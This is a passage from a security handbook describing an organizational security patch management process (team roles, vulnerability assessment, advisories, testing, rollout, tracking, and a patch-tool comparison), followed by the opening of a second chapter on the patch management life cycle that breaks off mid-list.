Typically, the patch management process falls under the responsibility of the security group within an organization. However, this depends on how the organization's groups and responsibilities are defined. Regardless, within the security group, or the persons responsible for security, a centralized Computer Incident Response Team (CIRT) should be established and defined. The CIRT manages the analysis and

management of security vulnerabilities. The CIRT can contain as little as one member, and up to a dozen. This number depends on the size of the organization, the number of business-critical applications, and the number of employees within the company who can be dedicated to this full-time responsibility.

The CIRT's responsibilities include:

- Monitoring security intelligence sources for new security vulnerabilities
- Responding within 24 hours to any request from any employee to investigate a potential security vulnerability
- Defining and promoting awareness of escalation chains for reporting security vulnerabilities
- Engaging employees or contractors to play lead roles in:
  - Vulnerability analysis
  - Patch identification
  - Test plan development
  - Formal testing
  - Development of action plans
- Coordinating the development of action plans with timetables for addressing vulnerabilities
- Coordinating the approval of security-related patches
- Notifying all groups about tools and implementation and back-out plans
- Managing documentation

Operations Group

The operations group within the organization is usually responsible for deploying the patch on the vulnerable systems. They are important members of the security patch management process because they must coordinate the patch implementation efforts. The operations group responsibilities should include:

- Assisting the CIRT in development of action plans, and timeframes for completion
- Be involved during the development and testing phase to monitor progress and provide insight
- Be responsible for deployment of the remedial measure to eliminate security vulnerabilities

It is assumed that when the operations group receives the course of action plan for the security vulnerability, they are aware of what systems need to be updated and where they are located. In larger organizations, the IT group can contain product managers (PMs) who are responsible for a specific product or application (e.g., Windows, UNIX, Apache, and MySQL). The PM's responsibilities can include:

- Responding within 24 hours to requests from the CIRT to assist in the analysis of security vulnerabilities and the development of a suitable response
- Maintaining a list of qualified employees within an organization to act as subject matter experts (SMEs) on different technologies
- Calling and attending relevant meetings, as required, to determine the impact of new vulnerabilities on the systems for which they are responsible
- Leading the development and testing of remedial measures throughout their engineering groups
- Ensuring evaluation of the testing results prior to patching or solution implementation
- Making recommendations on the approach to remediation, especially when a vendor patch is not currently available — and until it becomes available

If PMs are not defined within an organization, their responsibilities would fall under the operations group. For the purpose of this reading, the PM's responsibilities are included in the operations group throughout. If a PM is defined within the organization, these tasks can be broken out through the different parties.

Network Operations Center (NOC)

The NOC plays an important role in the patch management process. NOC personnel are responsible for maintaining the change, configuration, and asset management processes within the organization. Therefore, all activity that affects any of these processes must be coordinated through them.




FIGURE 32.2 Security patch management flow diagram.

Analysis

Monitoring and Discovery

Once established within an organization, the CIRT is responsible for daily monitoring of all appropriate security intelligence sources for exposures that may impact platforms or applications utilized by the organization. Whether the organization decides to implement a CIRT of one, two, or five people, one




FIGURE 32.2 (continued)

specific person (with an appropriate backup) should be dedicated to monitoring the security intelligence sources on a daily basis. In some cases, if multiple people are completing the same tasks, overlaps can occur, as well as missing an important announcement because the schedule of monitoring is not clearly communicated. Another inclusion is that rotation of duties must be implemented so that more than one employee knows how to monitor the intelligence sources, should the primary not be available.

New security advisories and vulnerabilities are released frequently; therefore, diligence on the part of the CIRT will be required at all times.

Intelligence sources will normally publish a detailed, formal announcement of a security vulnerability. These announcements usually provide a description of the vulnerability, the platform or application affected, and the steps necessary (when available) to eliminate the risk. In addition, employees or contractors outside of the CIRT may become aware of vulnerabilities through personal sources, including hands-on experience and word of mouth. They should be encouraged through security awareness training and regular communications to report these to the CIRT.

The following Web sites and mailing lists are examples of security intelligence sources:

- General security:
  - SecurityFocus.com: http://www.securityfocus.com
  - InfoSysSec: http://www.infosyssec.net
- Mailing lists:
  - Bugtraq Archive: http://www.securityfocus.com/archive/1
  - NT Bugtraq: http://www.ntbugtraq.com
- Advisories:
  - Computer Emergency Response Team: http://www.cert.org
  - SecurityFocus.com: http://www.securityfocus.com
  - Common Vulnerabilities and Exposures: http://cve.mitre.org

- Vendor security resources:
  - Microsoft: http://www.microsoft.com/security
  - Sun Microsystems: http://sunsolve.sun.com
  - Hewlett-Packard: http://www.hp.com
  - IBM: http://www.ibm.com
  - Linux Security: http://www.linuxsecurity.com

Initial Assessment

Once a vulnerability that affects a platform or application in use within the environment has been identified, the CIRT should perform an initial review to establish the resources required to perform adequate analysis of the vulnerability and to establish an initial level of exposure. This should be completed within 48 hours of the vulnerability being identified.

If a vulnerability is released that drastically affects business-critical systems within the organization, a lead analyzer may be called in to assess the vulnerability immediately for these systems. In other cases, the normal CIRT team would assess the vulnerability and make a determination of whether or not the organization is impacted. The vulnerability should be thoroughly analyzed to determine if the organization is susceptible. For example, it may only impact an older version of software, which the company has since migrated off of, therefore leaving them unaffected by the newly released vulnerability.

The initial assessment phase is a task headed by the CIRT; however, additional resources may be called in to assist in the process. These resources would include other groups from within the company, primarily the operations group and SMEs from other groups, but will often also include product vendors. The initial assessment phase also begins the documenting process in which the security patch management process should engage. This includes a spreadsheet, or other tracking mechanism, that details which vulnerabilities were released, and to which vulnerabilities the organization is susceptible and which ones it is not. In some cases, the initial assessment may prove that the company does not run that version of software; therefore, the company is not affected by the new vulnerability. However, the vulnerability announcement and the conclusion would be tracked in this tracking mechanism, whether it is a database or spreadsheet.

Impact Assessment

Once the initial assessment is completed, the CIRT and the operations group should assess the impact of the vulnerability on the environment. The operations group is included in this phase of the process because they have product engineering responsibility and a detailed technical understanding of the product. An important step in the impact assessment phase is to complete a cost/benefit analysis, which immediately analyzes whether or not the cost of implementing the remediation plan is less than the value of the asset itself.

Typically, the following steps are completed in the impact assessment phase:

1. Assess the need for remediation.
2. Hold meetings and discuss, if needed.
3. Form the vulnerabilities response team.
4. Conduct more in depth analysis, if needed.
5. Document the results of the analysis.
6. Rate the relevance and significance/severity of the vulnerability.

Assessing the impact requires developing a risk profile, including the population of hosts that are vulnerable, the conditions that need to be satisfied to exploit the vulnerability, and the repercussions to the company if it were to be exploited. Holding meetings with the appropriate personnel, including the CIRT, operations group, and NOC manager(s) to discuss the vulnerability and the impact it has on the organization will be required. The vulnerabilities response team usually consists of members of the CIRT, the operations group team, and the NOC's team, which all then work together to remediate the vulnerability at hand.

In some cases, further in-depth analysis needs to be completed. Some factors to be considered in the impact assessment include:

- *Type and delivery of attack.* Has an exploit for the vulnerability been published? Is the vulnerability at risk of exploitation by self-replicating, malicious code?
- *Exploit complexity.* How difficult is it to exploit the vulnerability? How many conditions must be met in order to exploit it? What infrastructure and technical elements must exist for the exploit to be successful?
- *Vulnerability severity.* If the vulnerability is exploited, what effect will this have on the host?
- *System criticality.* What systems are at risk? What kind of damage would be caused if these systems were compromised?
- *System location.* Is the system inside a firewall? Would it be possible for an attacker to use a compromised host as a beachhead for further attacks into the environment?
- *Patch availability.* Are vendor-supported patches available? If not, what steps can be taken to lessen or eliminate the risk?

Once the impact assessment has been completed, the results of the analysis are documented in the same fashion as was completed during the initial assessment phase. To conclude, the vulnerability is rated based on relevance, significance, and severity, taking into consideration the results of the cost/benefit analysis. If both the CIRT and the operations group conclude that the security vulnerability has no impact on the environment, no further action is needed. A record of all information gathered to date would be stored by the CIRT for future reference.

Security Advisory

Once an appropriate course of action has been agreed upon, the CIRT will release an internal Security Advisory to the persons responsible for the systems, whether it is within the operations group or members of the organization impacted by the vulnerability. The Security Advisory is always issued using the template provided in order to show consistency and reduce confusion. Each Security Advisory contains the following information:

- *Vulnerability description:* the type of vulnerability, the affected application or platform versions, and the methods used to exploit it.
- *Implementation plan:* detailed instructions on the steps required to mitigate the vulnerability, including the location of repositories containing executable programs, patches, or other tools required.
- *Back-out plan:* details on how to address unexpected problems caused by the implementation of the remedial measures.
- *Deployment timeframe:* a deadline for applying remedial measures to vulnerable systems. Systems with different levels of risk may have different timeframes to complete the deployment.

The audience that receives a notification will depend on the nature of the advisory. Security Advisories should also be developed in a consistent format. This ensures that an advisory is not overlooked but, instead, is easily recognized as an item that must be addressed.

Remediation

Course of Action

Once the impact assessment phase is completed and the risk or exposure is known and documented, the operations group would then develop a course of action for the vulnerability to be remediated on every platform or application affected. This will be performed with the involvement of the CIRT.

A suitable response (Security Advisory) to the persons responsible for the identified systems would be designed and developed — a response that details the vulnerability and how it impacts the organization. The importance of eliminating the vulnerability is also included in the response, which is based on the

results of the impact analysis. These are usually sent out in the form of e-mail; however, they can also be sent in an attached document. Each organization can tailor the response to fit its needs; the example responses are included as guidelines. The vulnerability response team, which was discussed in the impact assessment phase, should also be formed and working on the *course of action* with the operations group, the NOC, and the CIRT.

The course of action phase consists of the following steps:

1. Select desired defense measures.
2. Identify, develop, and test defensive measures:
   – Test available security-related patches or influence vendors in developing needed patches.
   – Develop and test back-out procedure.
3. Apply a vendor-supplied patch, either specific to the vulnerability or addressing multiple issues.
4. Modify the functionality in some way, perhaps by disabling a service or changing the configuration, if appropriate.
5. Prepare documentation to support the implementation of selected measures.

The desired defense measure is usually in the form of a patch or a hot fix from the vendor. It is usually selected, or chosen, based on the release of the vulnerability. In some cases, the defense measure is a manual configuration change; but in most cases, it is in the form of a patch or hot fix. Where a vulnerability affects a vendor-supplied product and the vendor has not supplied an appropriate patch or workaround, the product manager will work with the vendor to develop an appropriate mitigation strategy. Regardless of the vendor's recommendation, the operations group needs to determine and document the course of action that is to be taken. Where a vendor-supplied patch is to be used, the operations group will be responsible for retrieving all relevant material from the vendor.

Once the defense measure is chosen, it must be tested to ensure that it will function properly in the organization's current environment. Usually, testing is done in a development environment, where implementing, testing, and creating back-out procedures can all be accomplished. This ensures a smooth transition when implementing the defense measure on all the systems affected. A procedural document is created to assist in the smooth implementation, which is then provided to the operations group to follow when implementing the fix. However, the operations group should be involved in the testing of the patch, or configuration change, to ensure that what is being documented can accurately be used on the systems in production.

Testing

Testing is coordinated through the operations group and the NOC, and includes services from appropriate SMEs and access to necessary resources (e.g., test labs). The CIRT, along with the primary party within the operations group, is responsible for preparing a detailed implementation plan and performing appropriate testing in a representative lab environment. A formal plan and documentation to govern the testing will be generated based on the type of system and vulnerability. Formal testing is conducted, and documented test results are provided to the CIRT. A back-out plan should also be developed and tested to ensure that if the patch adversely affects a production system, it can be quickly reversed and the system restored to its original state.

Back-out procedures could include:

- Vendor-specific procedures to remove the patch or fix
- Other backup and restore procedures to bring a disrupted system back to its original state

The operations group manager is responsible for approving the implementation plan for production use based on the test results and recommendations from SMEs and information security professionals. The operations group must also validate that the patch is protected from malicious activity before it is installed on the system. This is usually done in the form of MD5 hash functions implemented by the vendor prior to distribution.

Standard Build

Standard builds, or operating system images, are often overlooked in the patch management process. When a standard build for a platform or application is impacted by a vulnerability, it must be updated to avoid replication of the vulnerability. This ensures that any future implementation of a platform or application has the modifications necessary to eliminate the vulnerability.

A timeframe for deploying the updates into the build must be determined in the remediation phase. It must be carefully set to ensure that a build is not updated too frequently, risking the validity of appropriate testing, and not too infrequently, such that new implementations are installed without the fix or update to address the security vulnerability.

Critical Vulnerabilities

In situations where a vulnerability introduces a significant threat to the organization, awareness must be promoted. This will include a staged release of notifications with the intent of informing the persons responsible for the affected systems before awareness of the vulnerability is promoted to others. Other stakeholders within the business areas will generally be notified shortly after the discovery of a vulnerability that requires a response from the organization.

Timeframe

The CIRT, in conjunction with the operations group, would need to define a timeframe for the deployment of the security patch based on the criticality of the vulnerability and any other relevant factors. The NOC will also affect the timeframe determined, because all activity must be coordinated through them in regard to deployment of the patch. This falls under the change management procedures that are set in place within the organization.

Update Operational Environment

Updating the operational environment is no easy task. There are many steps involved, and the response team must ensure that all processes and procedures are adhered to when making updates to this environment. In the Security Advisory, the steps for implementation are included at a high level, which kicks off the implementation of the remediation plan. In the Security Advisory, a timetable is defined that dictates how long the persons responsible for the systems and the operations group has before the patch (or fix) is implemented. To ensure that these parties can meet their timetable, the CIRT and operations group must have the material available that supports remediation of the vulnerability before the Security Advisory is sent. The security-related patches are usually stored in a repository provided by the NOC (or within the operations group) once they have received them from the appropriate vendor (if applicable).

The CIRT may choose to send out a more general notification regarding the vulnerability to the general user population, depending on the severity of the vulnerability. This is only done on an "as-needed" basis that is determined during the impact assessment phase. However, the notification would go out *after* the Security Advisory is sent. The reason for this is that the CIRT and operations group must know how to fix the vulnerability and have an implementation plan developed *prior* to causing concern with the general user population. The operations group, which is responsible for making the updates, must follow all corporate change and configuration management procedures during the update. This is coordinated through the NOC. This includes not only patching the vulnerable systems, but also conducting any additional testing.

There are also instances where an operations group may choose to not implement a patch. In these cases, a waiver request can be completed, which is used to process requests for exemptions. If the waiver request is not agreed to by the CIRT, operations group, and corresponding responsible party, a dispute escalation process can be followed to resolve it. Included in the Security Advisory is a reporting structure. Each responsible party and the operations group must provide progress reports to the CIRT on the status

of implementing the required fix. This ensures that the timetable is followed and the Security Advisory is adhered to.

Distribution

The operations group distributes all files, executable programs, patches, or other materials necessary to implement the mitigation strategy to the appropriate operations manager using an internal FTP or Web site. The operations group is responsible for ensuring that the data is transmitted via a secure method that meets integrity requirements. For integrity requirements, SHA-1 should be used when distributing information in this manner. If SHA-1 is not feasible, the minimum acceptable level should be MD5, which is also commonly used by external vendors.

Implementation

The operations group team, or persons identified with the operations group, will apply patches in accordance with established change management procedures. The NOC has the change management procedures defined that must be followed when implementing the patch. The NOC also maintains the configuration management procedure, which also must be updated once the patch has been implemented. Following the implementation, the operations group is responsible for testing production systems to ensure stability. Production systems may experience disruption after a security patch has been applied. If this occurs, the defined back-out procedures should be implemented.

Exceptions

In exceptional cases, a business unit (BU) may be unable or unwilling to implement mitigating measures within the required timeframe for the following reasons:

- The system is not vulnerable to the threat due to other factors.
- The vulnerability is considered a limited threat to the business.
- The security-related patch is determined to be incompatible with other applications.

In such cases, the BU can submit an action plan to the CIRT to pursue alternate mitigation strategies. If a BU wants to delay the implementation of the security patch, the BU must complete a risk acceptance form, which details any risks resulting from the failure to deploy the patch. The risk acceptance form is presented to the CIRT.

In some instances, the CIRT and operations group may not be able to come to an agreement on whether or not the organization is susceptible to the vulnerability, or the criticality of the vulnerability itself. This can become a common occurrence within any organization; therefore, a distinct dispute resolution path must be defined to clearly dictate how they are resolved. This can also be known as an escalation path.

When a dispute cannot be resolved properly, the CIRT manager (or lead) should escalate the dispute to the Chief Information Risk Officer (CIRO), or CIO if no CIRO exists. The CIRO (or CIO) would then consult with the CIRT manager and operations group, hearing both sides of the impact assessment phase before resolving the dispute.

Tracking

It is necessary to ensure that any security vulnerability is properly mitigated on all platforms or applications affected throughout the environment. The operations group is essentially responsible for tracking the progress in updating the operational environment during the security patch management process. However, the NOC's change and configuration procedures would track this information according to predefined processes.

The tracking process includes detailing each vulnerable system, the steps taken to eliminate the risk, and confirming that the system is no longer vulnerable. Any exception made to a vulnerable system must also be included in the tracking process. A standardized form will be specified for use to record when a system has been patched. The tracking results will be reported to the CIRT in accordance with the timetable set out in the Security Advisory.

Included in the tracking process, typically in a "comments" section, are the lessons learned and recommendations to improve the process. This allows for feedback from the operations group and the persons responsible for the affected systems on the security patch management process itself, and it gives constant feedback on how to update or improve the process. The security patch management process should be reviewed and updated on a bi-yearly basis, or at existing predefined procedural review intervals. The CIRT is responsible for taking the feedback into consideration when making changes to the overall process.

Reporting

The CIRT will maintain consolidated reporting on each security vulnerability and affected system. For each vulnerability, the following documentation will be maintained by the CIRT:

- Vulnerability overview with appropriate references to supporting documentation
- Test plan and results for relevant security-related patches or other remedial measures
- Detailed mitigation implementation and back-out plans for all affected systems
- Progress reports and scorecards to track systems that have been patched

All supporting documentation for a processed security vulnerability is stored in the CIRT database.

Note: This database should be a restricted data storage area, available only to the CIRT members and designated information security specialists.

The CIRT publishes a list of security-related patches that have been determined to be necessary to protect the organization. This list is reissued whenever a new security-related patch is sanctioned by the CIRT.

An online system is used to report status. System owners are required to report progress when deploying required remedial measures. When feasible, the CIRT monitors vulnerable systems to ensure that all required remedial measures have been successfully implemented.

A scorecard is used in the reporting process to ensure that any vulnerable system is, in fact, fixed. The CIRT is responsible for creating and maintaining the accuracy of the scorecard for each system affected by the vulnerability. The scorecard must be monitored and kept up-to-date to ensure there are no outstanding issues.

Tools

Up to this point, the patch management process itself has been discussed. However, organizations are looking for a method to streamline or expedite the patch implementation part of the process. Typically, this is done through the use of a software-based tool. Tools, although not required, do assist organizations in deploying patches in a more timely manner, with reduced manpower, thereby eliminating the vulnerability in a shorter timeframe. This method reduces the organization's risk to an exploit being released due to the vulnerability. If an organization does not have a clearly defined patch management process in place, then the use of tools will be of little or no benefit to the organization. Prior to leveraging a tool to assist in the patch management process, organizations must ask themselves the following questions:

- What is the desired end result of using the tool?
- What tools are in place today within the organization that can be leveraged?
- Who will have ownership of the tool?

In many organizations, an existing piece of software can be used to expedite the deployment of patches, whether it is for the desktop environment or for servers as well. Therefore, putting a patch distribution tool in place solely for use on the desktops provides them with the most value.

Challenges

When trying to implement a security patch management process, there are numerous challenges an organization will face. Some of the most common ones are explained in this section.

Senior management dictates the security posture of an organization. Getting their approval and involvement is important in the success of a company's overall security posture. A clear understanding that the security patch management process is part of the vulnerability management process enables the company to not only address non-security-related patches, but also those that pose a risk to the security posture of the company. Implementing a security patch management process is not a simple task, especially because there are groups and people involved in the process that may not today collaborate on such items.

The next set of challenges relates to assessing the vulnerability and the course of action taken against the security-related patch. Determining when and when not to patch can also be a challenge. This is why a cost/benefit analysis is recommended. If system inventory is not available for all the systems within the organization's network infrastructure, it can be difficult to determine whether or not they need the patch. The system inventory must be kept up-to-date, including all the previous patches that have been installed on every system. This avoids any confusion and errors during the security patch management process. A challenge faced during the patch testing phase is dealing with deployment issues, such as patch dependencies. This emphasizes why the testing phase is so important: to make sure these items are not overlooked or missed altogether. Documentation of the installation procedures must also be completed to ensure a smooth transition. Usually, documentation is the last step in any process; however, with security patch management, it must be an ongoing process.

Accountability can pose a challenge to a strong security posture. The accountability issue is addressed through the CIRT, the operations group, the PMs (if applicable), and the NOC. Because each entity plays a major role in the security patch management process, they must all work together to ensure that the vulnerability is addressed throughout the organization. The Security Advisory, along with the tracking and report functions, ensures that accountability is addressed throughout each vulnerability identified.

Conclusion

For an organization to implement a sound security patch management process, time and dedication must be given up front to define a solid process. Once the process has been put in place, the cycle will begin to take on a smoother existence with each release of a security vulnerability. Sometimes, the most difficult hurdle is determining how to approach a security patch management process. Of course, in smaller organizations, the CIRT may actually be a single individual instead of a team, and the tasks may also be broken down and assigned to specific individuals instead of in a team atmosphere. With the release of vulnerabilities today occurring at a rapid rate, it is better to address a vulnerability before an exploit is executed within your infrastructure. The security patch management process can reduce the risk of a successful exploit, and should be looked at as a proactive measure, instead of a reactive measure.

Appendix A

There are many patch management tools available today. Below is a list of the most widely used patch management tools, along with a short description of each.

Vendor	Product	Pricing	Description
BigFix	BigFix Enterprise Suite	List Cost: $2500 for server $15/node for the first year $500 per year maintenance	BigFix Patch Manager from BigFix Inc. stands out as one of the products that is most capable of automating the Patch Management process. BigFix allows administrators to quickly view and deploy patches to targeted computers by relevancy of the patch. *Summary:* BigFix delivers patch information to all systems within an infrastructure and Fixlet, which monitors patches and vulnerabilities in each client and server.
PatchLink	PatchLink update	List cost: $1499 for update server $18 per node	PatchLink's main advantage over competition is that for disaster recovery, the administrator is only required to re-install the same serial number on the server, which then automatically re-registers all the computers with the PatchLink server. PatchLink also has the ability to group patches by severity level and then package them for deployment. PatchLink allows the update server to connect back to the PatchLink Master Archive site to download and cache all the updates for future use. *Summary:* PatchLink provides administrators with the ability to customize patch rollouts by setting up parameters for patch installations, such as uninstall/rollback and force reboots.
Shavlik Technologies	HFNetChkPro	List cost: HFNetChkPro customers get 50 percent off $2100 for server $21 per node	HFNetChkPro has an extensive list of software prerequisites that must be installed for it to function properly. It also requires installation of the .NET Framework component. The inventory for HFNetChkPro and its interface assists administrators in quickly identifying deficiencies within the network. All the necessary patch information is identified and listed. One of the features that HFNetChkPro lacks is that the software does not offer real-time status of deployment and patch inventory. *Summary:* HFNetChkPro offers command-line utilities that provide administrators with the option to check server configurations and validate that they are up-to-date.
St. Bernard	UpdateExpert	List cost: $1499 for update server $18 per node	St. Bernard Update is the only product in this list that can be run with or without an agent. The UpdateExpert consists of a Management Console and a machine agent. For organizations that limit the use of Remote Procedures Calls (RPCs), UpdateExpert can use an optional "Leaf Agent" to bypass the use of RPCs. *Summary:* Overall, the UpdateExpert console interface is easy to use and navigate. The multiple operator console installation and leaf agent options are the best features of this product.

Patch Management 101: It Just Makes Good Sense!

Lynda McGhie

"You don't need to apply every patch, but you do need a process for determining which you will apply!"

Introduction

Information technology (IT) continues to grow and develop in complexity, and thus even small to medium-sized firms have evolved into diverse, complex, and unique infrastructures. One size no longer fits all, and what works in one environment does not necessarily work in another. So while the underlying IT infrastructure becomes more challenging to maintain, the threats and vulnerabilities introduced through today's "blended" exploits and attacks also grows exponentially.

This tenuous state of affairs, contributing to and sometimes actually defining a snapshot in time security posture for an organization, leads most security managers to conclude that the development, implementation, and ongoing maintenance of a vigorous patch management program is a mandatory and fundamental requirement for risk mitigation and the management of a successful security program. The rise of widespread worms and malicious code targeting known vulnerabilities on unpatched systems, and the resultant downtime and expense they bring, is probably the biggest justification for many organizations to focus on patch management as an enterprise IT goal.

Remember January 25, 2003? The Internet was brought to its knees by the SQL Slammer worm. It was exploiting a vulnerability in SQL Server 2000, for which Microsoft had released a patch over six months prior. Code Red, one of the most well-known Internet worms, wreaked havoc on those companies that were not current with software patch updates. According to the Cooperative Association for Internet Data Analysis (CAIDA), estimates of the hard-dollar damage done by Code Red are in excess of $2.6 billion, with a phenomenal 359,000 computers infected in less than 14 hours of the worm's release.

According to data from the FBI and Carnegie Mellon University, more than 90 percent of all security breaches involve a software vulnerability caused by a missing patch of which the IT department is already aware. In an average week, vendors and other tracking organizations announce about 150 alerts. Microsoft alone sometimes publishes five patches or alerts each week. Carnegie Mellon University's CERT Coordination Center states that the number of vulnerabilities each year has been doubling since 1998. According to the Aberdeen Group, the number of patches released by vendors is increasing for three main reasons:

1. Vendors are releasing new versions of software faster than ever, and thus are devoting less time than ever to testing their products.
2. More complex software makes bulletproof security impossible.
3. Hackers are more sophisticated and continually find new ways to penetrate software and disrupt business.

If IT departments know about these risks ahead of time, why do these vulnerabilities exist and why do they continue to be exploited on a global scale? IT administrators are already shorthanded and overburdened with maintenance and systems support. Patching thousands of workstations at the current rate of patches released each week is almost impossible, especially utilizing manual methods. Gartner estimates that IT managers now spend up to two hours every day managing patches. And when Microsoft alone issues a new patch about every fifth day, how can anyone keep up?

The complexity and the labor-intensive process of sorting through growing volumes of alerts, figuring out applicability to unique IT environments and configurations, testing patches prior to implementing, and finally orchestrating the process of timely updates begins to overwhelm even the most resource-enabled IT organizations. Overtaxed system administrators do not have the bandwidth to deal with the torrent of patches and hot fixes.

Without a disciplined, repeatable, and auditable patch management process, unapplied patches mount up and some never get applied. Systems administrators do not want to spend all their time dealing with the constant review and application of patches. Some systems have become so kludged together over time that the very thought of introducing any change invokes fear and hesitation on the part of support personnel. The introduction of a new patch could ultimately result in causing more trouble than it solves.

In an interconnected world, it is critical for system administrators to keep their systems patched to the most secure level. The consequences of failing to implement a comprehensive patch management strategy can be severe, with a direct impact on the bottom line of the organization. Mission-critical production systems can fail and security-sensitive systems can be exploited, all leading to a loss of time and subsequent business revenue.

So why do all large organizations not have a comprehensive patch management strategy? Because there is no coherent solution, and patch management has become an increasingly onerous issue for IT organizations to grapple with in terms of people, process, and technology.

The same technologies that have enabled, organized, and streamlined businesses also have the potential to cause havoc and extreme financial loss to those same businesses — and others. Because software defects, inappropriate configurations, and failure to patch have been at the root cause of every major attack on the Internet since 1986, the solution requires a solid patch management process that protects IT investments.

A good patch management program consists of several phases. The number of phases may be unique to an individual company based on its IT infrastructure and other key components such as size; diversity of platforms, systems and applications; degree of automation and modernization; whether IT is centralized or decentralized; and resource availability.

To ensure the successful implementation of a security patch management program, an organization must devise a robust patch management life-cycle process to ensure timely and accurate application of security patches across the enterprise. While patch management processes are maturing and merging to other key IT operations and support processes, such as change management, system management, and asset management, there still remains a lot of up-front work to plan, design, integrate, and implement an effective and responsive program.

A sample phased patch management life-cycle process, combining and expanding several shorter methodologies, is outlined below. There are also longer processes available. The basic core components are assess, apply, and monitor. With a clear understanding of your company's environment, current tool set, and resources, one can devise a practical and unique patch management process for an organization. One can also walk before one runs and establish a baseline process with the intent to continue to expand as resources grow or interdependent projects are completed (e.g., systems management, MS Active Directory, asset management, etc.).

Patch Management Life Cycle

1. Develop a baseline software inventory management system:
   - Implement update and change processes to ensure that the inventory system remains current.
   - Identify other automated or manual systems that need to interface with the inventory management system, such as asset management, change management, system configuration and management, etc. Create interfaces and document processes.
   - Identify what information you want to capture on each entry/object (e.g., hardware platform, vendor, operating system, release level and versions, IP address, physical location of device, system administrator, owner, criticality of the system, role of the computer, contact information, etc.).
